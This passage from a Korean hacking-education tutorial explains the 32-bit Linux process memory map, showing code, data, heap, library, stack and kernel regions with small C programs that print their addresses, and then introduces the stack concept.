지난 시간에 우린 메모리에 원하는 값을 입력해 넣는 연습을 해보았고,
이 연습을 통해 return address를 원하는 값으로 바꿀 수 있게 되었습니다.
즉, 원하는 메모리 주소로 뛰어 프로그램의 실행 흐름을 변경할 수 있게 된 것입니다.

이제부터 우리는 전체 메모리 영역 중에 과연 어디로 뛰는 것이 해킹에 도움이 될지에 대해 생각해 보겠습니다.

먼저 알아야 할 것은 과연 우리가 뛸 수 있는 메모리 주소의 범위가 어떻게 되느냐는 것입니다.

가장 낮은 메모리 주소는 0이므로 시작점은 0이 될 것이고..
그렇다면 가장 높은 메모리 주소는 얼마나 될까요?

이는 여러분이 사용하는 CPU의 종류와 관련이 있습니다.
흔히 우리가 CPU를 선택할 때 32비트니 64비트니 하며 비트수를 따지게 됩니다. 이 비트수에 따라 CPU가 한번에 처리할 수 있는 데이터의 크기가 달라지고, 이 크기가 곧 우리가 접근할 수 있는 메모리의 가장 높은 주소가 됩니다.

우리의 실습 환경인 Redhat 6.2는 32비트 환경에서 작동하기 때문에 지금까지 그래왔던 것처럼 앞으로도 32비트 CPU를 기준으로 설명해 나가겠습니다.

만약 여러분이 사용하고 있는 CPU가 64비트여도 실습용 Redhat 6.2 Vmware 이미지가 32비트 환경으로 세팅되어 있으므로 32비트와 동일하게 작동합니다.

13.어디로 뛸까? 메모리 지도 그려보기

비트란 것은 0 혹은 1을 표현할 수 있는 단위를 의미하기 때문에, 32비트로 표현할 수 있는 최대 값은 32개의 1, 즉 11111111111111111111111111111111이 됩니다.

그리고 이 값을 계산기를 이용해서 16진수로 바꾸어보면, 0xFFFFFFFF이 됩니다. 즉, 32비트 CPU 환경에서 접근하거나 표현할 수 있는 가장 높은 메모리 주소가 바로 이 0xFFFFFFFF 값입니다. 이 이상의 값은 직접적으로 표현할 수도, 데이터를 저장하거나 읽어오기 위해 접근할 수도 없습니다.

다시 한번 이 16진수 0xFFFFFFFF 값을 10진수로 바꾸면 4294967295가 되며, 이는 4GB 크기와 동일합니다. 32비트 CPU에선 아무리 RAM을 많이 장착한다고 해도 최대 4GB 까지밖에 인식하지 못하는데, 그 이유가 바로 4GB 이상의 메모리 주소는 표현할 수도, 접근할 수도 없기 때문입니다.

그럼 이제부터 본격적으로 메모리 지도를 그려나가며 과연 어느 주소에 무엇이 위치하고 있는지에 대해 알아보겠습니다. 여기서 메모리 지도란, 메모리의 어느 부분에 어떤 용도의 데이터들이 위치하게 되는지 그 기본 규칙을 이해하기 위한 간단한 구조의 그림을 말합니다.

우리가 표현할 수 있는 메모리 범위가 0에서부터 0xFFFFFFFF인 것을 알았으므로 다음과 같은 빈 공간의 그림을 그린 후 내용을 하나씩 채워나가도록 합시다.

그런데 잠깐, 아마 어떤 분들은 이런 의문을 갖게 되셨을 겁니다.

13.어디로 뛸까? 메모리 지도 그려보기


'그럼 만약 장착된 RAM이 2기가밖에 안 되는 컴퓨터에선 메모리 지도도 달라지나요?'

그렇지는 않습니다. 현대의 운영체제들은 "가상 메모리"와 "Swapping"이라고 불리는 메모리 관리 방식을 사용하고 있는데, 이를 이용하면 항상 동일한 메모리 지도 구조를 가지며, 실제 가지고 있는 RAM 크기보다 더 큰 메모리 영역을 사용할 수 있게 됩니다. 가상 메모리란, 4GB 크기의 커다란 가상메모리와 실제로 장착된 물리적 메모리를 서로 연결(Mapping)시켜놓은 개념으로서, 모든 가상메모리로의 접근은 커널의 Paging이란 과정을 거쳐 물리 메모리 주소로 자동 변환됩니다. 그래서 실제 물리 메모리 영역을 벗어나는 메모리 주소에 접근해도 결국엔 올바른 물리 메모리 주소를 잘 찾아가게 됩니다.

그리고 Swapping이란, 현 시점에서 바로 사용되지 않는 메모리 영역을 용량이 넉넉한 하드디스크에 임시 보관해 놓음으로써, 실제 소유하고 있는 물리 메모리 용량보다 훨씬 더 큰 메모리를 확보할 수 있게 되는 것을 말합니다.
(위 개념들에 대한 더욱 구체적인 내용은 "심화편"에서 설명드리도록 하겠습니다.)

그럼 이제 0x00000000 ~ 0xFFFFFFFF 메모리 범위 안에 과연 어떠한 것들이 자리를 차지하고 있는지에 대해 알아보겠습니다.

운영체제에 있어서 가장 중요한 핵심부는 커널(Kernel)이라는 말을 이미 들어보셨거나 앞으로 공부를 해나가시면서 많이 듣게 되실 텐데요, 메모리 지도의 뒷쪽 1기가 영역에는 바로 이 커널 및 커널이 사용하는 데이터들이 자리잡게 됩니다.




커널의 등장

그리고 남은 3기가의 영역을 우리의 프로그램이 사용하게 됩니다.

이처럼 두 부분으로 나뉜 영역을 각각 유저 영역과, 커널 영역이라고 부르게 됩니다.

13.어디로 뛸까? 메모리 지도 그려보기


무려 3기가의 영역을 할당 받은 우리의 프로그램은 이 영역을 다시 여러 부분으로 나누어 사용합니다. 비슷한 성격의 정보들을 서로 모아서 메모리 관리 효율을 높이기 위함입니다. 컴퓨터 공학에선 이렇게 나뉘어진 영역을 세그먼트(segment)라고 부릅니다.



3기가의 유저 메모리 영역 중 가장 앞쪽엔 코드 영역이 자리잡게 됩니다.
코드 영역이란, CPU가 읽어 해석할 수 있는 기계어들이 위치하게 되는 영역을 말합니다. 우리가 작성한 메인 프로그램의 기계어 코드가 바로 이 영역에 위치하게 됩니다.

하나의 프로그램이 실행되면, 이 코드 영역에 저장된 기계어 명령 집합들이 순차적으로 읽혀 나가며 프로그램이 작동을 하게 됩니다.


다음은 데이터 영역이라는 곳입니다.



13.어디로 뛸까? 메모리 지도 그려보기


데이터 영역이란, 전역변수, 정적변수 등 각종 변수들이 실제로 위치하게 되는 메모리 영역인데, 변수를 선언할 때 초기화를 시켜주었는지 그렇지 않았는지에 따라 그림과 같이 저장되는 위치가 달라집니다.

즉, 다음과 같이 다시 두 개의 영역으로 구분하는 것이 가능합니다.



보시다시피, 초기화 된 변수들은 더 낮은 주소, 반대로 초기화되지 않은 변수들은 더 높은 주소 영역에 위치하게 됩니다.

다음은 힙(heap) 영역입니다.



힙 영역이란, malloc() 등 동적으로 메모리를 할당받는 함수를 통해 생성된 영역을 의미합니다. 함수 내에서만 유효한 지역 변수나, 프로그램 실행 내내 메모리에 상주하게 되는 전역 변수와는 달리, 동적 변수는 프로그래머가 원하는 시점에 메모리를 할당 받거나 해제할 수 있기 때문에 메모리를 더욱 효율적으로 관리할 수 있는 방식입니다.

그 오른쪽은 공유 라이브러리 영역입니다

공유 라이브러리란, 우리의 메인 프로그램이 내부적으로 사용하는 라이브러리 함수와 관련된 파일을 말합니다. 만약 메인 프로그램 내에서 printf() 라이브러리 함수를 사용했다면, 실제 이 함수를 가지고 있는 /lib/libc.so.6 파일이 이 영역에 적재되는 것입니다.


그리고 만약, 메인 프로그램 내에서 printf() 라이브러리 함수 하나만을 사용하고 있다고 할 때, libc.so.6 내의 printf() 함수 단 하나만 메모리에 적재되는 것이 아닌, printf()를 가지고 있는 libc.so.6 파일이 통째로 메모리에 올라가게 됩니다. 그래서 결국 libc.so.6 안의 모든 함수들이 이 라이브러리 영역에 위치하게 됩니다.

만약 libc.so.6 라이브러리 파일 내에 포함된 함수 목록이 궁금하다면 /usr/bin/nm 유틸리티를 사용하면 됩니다.

13.어디로 뛸까? 메모리 지도 그려보기

```
$ /usr/bin/nm /lib/libc.so.6  | more
...
008f5630 T ctime_r
009c802c d current_rtmax
009c8028 d current_rtmin
009c9bf0 b curshell
008adb10 T cuserid
00941800 T daemon
...
```


마지막으로 스택이란 영역은 함수 호출과 관련된 정보들이 위치하게 되는 영역입니다.




함수의 인자들, 리턴 어드레스, 그리고 함수 내에서 사용되는 지역 변수들이 바로 이곳에 저장됩니다. 그리고 그 외에도 몇 가지 값들이 스택 영역에 저장되어 있는데, 대표적인 예가 쉘의 환경변수(environment) 값들입니다.

이러한 값들은 모두 버퍼 오버플로우 공격과 밀접한 관계를 가지고 있는 것들이기 때문에, 우리가 가장 큰 관심을 갖고 들여다 봐야 할 영역이 되겠습니다.

이렇게 하여 유저 메모리 영역을 총 여섯 부분으로 나누어보았습니다.
참고로 유저 메모리 영역을 구분하는 방식은 서적이나 문서마다 조금씩 다를 수 있습니다.



예를 들어 코드 영역과 공유 라이브러리 영역을 합쳐서 그냥 하나의 코드 영역으로 보는 경우도 있고,



초기화된 데이터 영역과, 비초기화된 데이터 영역, 그리고 힙 영역을 통틀어서 하나의 큰 데이터 영역으로 보는 경우도 있으니 참고 바랍니다.

Section 14

각 영역의 메모리 주소 값 확인해보기

이제 우리는 메모리 지도의 대략적인 구조를 알게 되었습니다.
그런데 이 지도 내의 어떤 특정 부분으로 뛰기 위해선, 그 위치에 해당하는 실제 주소 값을 알아야 할 것입니다. 주소 값이 무엇인지를 알아야 return address를 이 값으로 바꿀 수 있기 때문입니다.

이제 간단한 코딩 실습을 통해 각 메모리의 주소값들을 직접 확인해 보겠습니다.

1. 메인 프로그램 코드의 주소

./14/ex1.c

```
$ cd 14
$ cat ex1.c
int main()
{
        printf("0x%08x₩n", &main);
}
$ gcc -o ex1 ex1.c
$ ./ex1
0x080483c8
$
```

이처럼 코드 영역에 위치하고 있는 main 함수의 주소를 출력해 보았습니다.
여기서 알 수 있는 점은 코드 영역의 위치가 메모리의 시작 주소인 0x00000000에 아주 근접하진 않다는 사실입니다. 실제 0x00000000에서 약 0x08040000 까지의 메모리 영역은 할당되지 않은 상태로 비어 있게 됩니다.

사실 가상메모리의 많은 부분들이 이처럼 실제로는 텅 비어 있는 상태로 존재합니다. 그리고 이처럼 비어있는 영역, 즉 미할당 메모리 주소에 접근할 경우엔 프로그램 오류가 발생합니다.

2. 초기화된 데이터의 주소

./14/ex2.c

```
$ cat ex2.c

int a = 10;

int main()
{
        static int b = 20;

        printf("&a = 0x%08x₩n", &a);
        printf("&b = 0x%08x₩n", &b);
}

$ gcc -o ex2 ex2.c
$ ./ex2
&a = 0x08049478
&b = 0x0804947c
$
```

데이터 영역엔 전역 변수와 정적 변수가 위치한다고 하였습니다.
이를 확인하기 위해 위처럼 전역 변수 a와 정적 변수 b를 선언한 후, 각각의 주소를 출력해 보았습니다. 이 때 두 변수를 초기화 한 상태에서 선언한 것에 주목합니다.

그 결과 main 함수의 주소인 0x080483c8 보다 약간 더 우측 메모리 영역에 초기화 된 데이터들이 위치하고 있다는 사실을 확인할 수 있습니다.

14.각 영역의 메모리 주소 값 확인해보기

3. 비초기화된 데이터의 주소

./14/ex3.c

```
$ cat ex3.c

int a;

int main()
{
        static int b;

        printf("&a = 0x%08x₩n", &a);
        printf("&b = 0x%08x₩n", &b);
}
$ gcc -o ex3 ex3.c
$ ./ex3
&a = 0x08049568
&b = 0x08049564
$
```

마찬가지로 전역 변수와 정적 변수를 각각 하나씩 선언하되, 이번엔 초기화하지 않은 상태로 선언을 하였습니다.

그 결과 초기화 된 메모리 영역의 우측에 초기화되지 않은 데이터들이 위치하는 것을 볼 수가 있습니다. 그리고 초기화된 데이터 영역과는 달리, 정적 변수가 전역 변수보다 더 앞쪽(낮은 주소쪽)에 할당된다는 사실도 알 수 있습니다.

4. 힙의 주소

./14/ex4.c

```
$ cat ex4.c
int main()
{
        char *heap = (char *)malloc(100);

        printf("heap = 0x%08x₩n", heap);
}

$ gcc -o ex4 ex4.c
$ ./ex4
heap = 0x08049588
$
```

다음은 malloc() 함수를 통해 동적 메모리 할당을 받은 힙 데이터입니다.
위처럼 힙 영역은 초기화된 데이터 영역, 그리고 비초기화된 데이터 영역에
이어서 공간을 차지하게 됩니다.

5. 라이브러리 함수의 주소

./14/ex5.c

```
$ cat ex5.c

/*
        compile
        $ gcc -o addr_of_printf addr_of_printf.c -lc -ldl
*/

#include <dlfcn.h>

int main()
{
        long addr;
        void *handle;

        handle = dlopen("/lib/libc.so.6", RTLD_LAZY);
        addr = (long)dlsym(handle, "printf");
        printf("printf() is at 0x%x₩n", addr);

}
$ gcc -o ex5 ex5.c -lc -ldl
$ ./ex5
printf() is at 0x4006604c
$
```

다음은 라이브러리 함수의 주소입니다. 라이브러리 함수의 주소는 위의 예제처럼 dlopen()과 dlsym() 함수를 이용하여 확인 할 수 있습니다.

참고 : 이 두 함수를 사용하기 위해선 libdl.so라는 라이브러리가 필요하기 때문에 -ldl 옵션을 붙였습니다.
참고2 : -lc는 옵션은 libc.so를 먼저 불러옴으로써 libdl.so에 의해 메모리 주소값이 바뀌는 것을 방지합니다. 즉, -lc를 빼면 libdl.so가 libc.so보다 먼저 메모리에 적재되어 printf() 함수의 주소가 원래 알고자했던 주소값과는 달라져 버리게 되기 때문입니다.

그 결과는 조금 특이한데, 앞서 살펴본 힙 영역에서 훨씬 떨어진 곳에 라이브러리의 코드가 위치하고 있다는 점입니다.
즉, 힙 영역과 라이브러리 영역에 커다란 빈 공간이 있는 것인데, 이는 새로운 힙을 할당받을 때마다 점차적으로 채워져 나가게 되는 예약 공간이기 때문입니다.

6. 스택에 저장된 지역 변수들의 주소

./14/ex6.c

```
$ cat ex6.c

int main()
{
        int a;
        int b;

        printf("&a = 0x%08x₩n", &a);
        printf("&b = 0x%08x₩n", &b);
}

$ gcc -o ex6 ex6.c
$ ./ex6
&a = 0xbffffb44
&b = 0xbffffb40
$
```

이번엔 스택 영역에 저장되는 지역 변수의 주소입니다.
이번에도 라이브러리 함수의 주소처럼 갑자기 주소 값이 확 높아지는 것을 확인할 수 있습니다. 그런데 주소 값이 너무 높아져서 가장 뒷쪽의 커널 영역에 거의 닿을 기세입니다. 이는 다음 시간에 자세히 살펴 볼 내용인데, 스택 영역은 힙 영역과는 달리 새로운 데이터를 높은 주소에서 낮은 주소 방향으로 추가해 나가기 때문입니다. 실제로 변수 a보다 나중에 선언된 변수 b가 오히려 더 낮은 주소를 할당받은 사실을 확인할 수 있습니다.

이는 섹션 5에서 설명한 "나중에 들어온 군인은 낮은 계급을 받게된다." 부분에서 이미 살펴본 내용이도 합니다.

14.각 영역의 메모리 주소 값 확인해보기

7. 커널의 주소

./14/ex7.c

```
$ cat ex7.c

int main()
{
        int *addr = (int *)0xc0000000;

        printf("%x₩n", *addr);
}

$ gcc -o ex7 ex7.c
$ ./ex7
Segmentation fault (core dumped)
$
```

마지막으로 커널 영역입니다.
그런데 커널 영역은 운영체제 작동에 있어 매우 중요하고 신성한 영역이기 때문에, 유저 영역인 메인 프로그램에선 직접적으로 접근하지 못하도록 설계되어 있습니다.
그래서 위처럼 커널 영역에 접근하려고 하면 Segmentation fault 오류와 함께 프로그램이 강제 종료됩니다.


14.각 영역의 메모리 주소 값 확인해보기

만약 커널 영역 내 일부 데이터들의 주소 정보를 보고 싶다면 다음과 같이 System.map 파일을 통해 간접 참고할 수는 있습니다.

```
$ cat /boot/System.map | more
c0100000 A _text
c0100000 T _stext
c0100000 T stext
c0100000 t startup_32
c01000a4 t checkCPUtype
c0100138 t is486
c0100147 t is386
c01001ae t L6
c01001b0 t ready
c01001b1 t check_x87
c01001da t setup_idt
c01001f7 t rp_sidt
c0100204 T stack_start
...
```


이렇게 해서 유저 영역과 커널 영역, 그리고 유저 영역 안에 위치하고 있는 각종 하부 영역들에 해당하는 실제 메모리 주소 값들을 살펴보았습니다.

다음은 이를 토대로 완성된 메모리 지도입니다.



14.각 영역의 메모리 주소 값 확인해보기

최하위 주소인 0x00000000에 근접한 부분, 그리고 공유 라이브러리 영역의 앞뒤로 빈 공간이 있다는 점도 염두해 두시면 좋습니다.



그리고 이처럼 가상 메모리에 적재된 프로그램을 일컬어 “프로세스”라고 부릅니다. 즉, 실행 중인 프로그램이 곧 “프로세스”인 것입니다.


그런데 만약 A라는 프로그램이 이미 가상 메모리에 적재 된 상태에서 B라는 프로그램이 한번 더 실행되면 어떻게 될까요?

그 땐 아래 그림과 같이 또 하나의 4기가 영역의 가상 메모리가 생성됩니다.

이 상태에서 더 많은 프로세스가 생성되면, 역시 그 만큼의 가상 메모리 영역이 생성됩니다.

14.각 영역의 메모리 주소 값 확인해보기

[4개의 프로세스]



마찬가지로 프로세스가 늘어나면 늘어날 수록, 가상 메모리 영역의 수도 함께 증가합니다.

[16개의 프로세스]

14.각 영역의 메모리 주소 값 확인해보기

이처럼 새로운 프로세스가 실행될 때마다 각각 독립적인 가상 메모리 영역을 확보하게 되며, 이것이 바로 가상 메모리 시스템의 강력한 위력입니다.

참고로 공유 라이브러리 영역이나 커널 영역처럼 모든 프로세스에 공통적으로 중복되는 부분들은 실제 물리 메모리에는 단 한 번만 적재되도록 설계되어 있으며, 한 시스템 내에서 생성될 수 있는 최대 프로세스의 수는 제한되어 있는데, Linux Kernel 2.6 대의 버전 기준으로 default 32768개가 그 한계입니다.

Section 15

스택(Stack) 영역 조금 더 깊게 알기

메모리 맵 중에서도 특히 스택 영역은 버퍼 오버플로우 공격에 있어서 매우 중요한 부분입니다. 앞서 말씀드린 바대로 스택 영역엔 함수 호출과 관련된 정보들, 그 중에서도 특히 리턴 어드레스가 저장되기 때문입니다. 이번 시간엔 스택의 개념과 특징, 그리고 용도에 대해 알아보겠습니다.

스택이란 "데이터 구조"라는 컴퓨터 분야에 나오는 개념으로서, 메모리의 데이터들을 효율적으로 다루기 위해 고안된 데이터 참조 방식 중 하나입니다.

스택(stack)이라는 단어는 차곡 차곡 쌓여진 더미를 의미하는데, 이는 가장 먼저 입력된 데이터가 가장 아래쪽에 쌓이고, 나중에 입력된 데이터는 그 위에 쌓이게 된다는 구조상의 특징이 마치 더미를 쌓아 올린 모습과 흡사하기 때문입니다.

15.스택(stack) 영역 조금 더 깊게 알기

스택의 기본 개념은 “가장 먼저 처리해야 할 것을 가장 가까운 곳에 둔다”인데요, 위 그림처럼 차곡 차곡 쌓아올려진 데이터가 실제 사용될 때에는 가장 위의 것부터 반대 순서로 사용되어 나갑니다.


이와 같은 형태의 구조를 쉽게 이해하기 위해선 택시 기사분들께서 사용하시는 동전통을 연상하시면 됩니다.

위 동전통이 그 구조상 가장 마지막에 올려진 동전이 가장 먼저 빼내어지게 되어 있는 것처럼, 스택 역시 가장 마지막에 추가된 데이터가 가장 먼저 빼내어져서 사용되고, 가장 최초로 넣었던 데이터는 가장 마지막에 빼내어지게 됩니다.

15.스택(stack) 영역 조금 더 깊게 알기

이와 비슷하게 층층이 쌓아 올려진 연탄이라던지,

혹은 쌓인 벽돌, 공시디 통, 혹은 맛난 과자인 플링구스 등 역시 스택 구조를 연상시키는 좋은 예입니다.



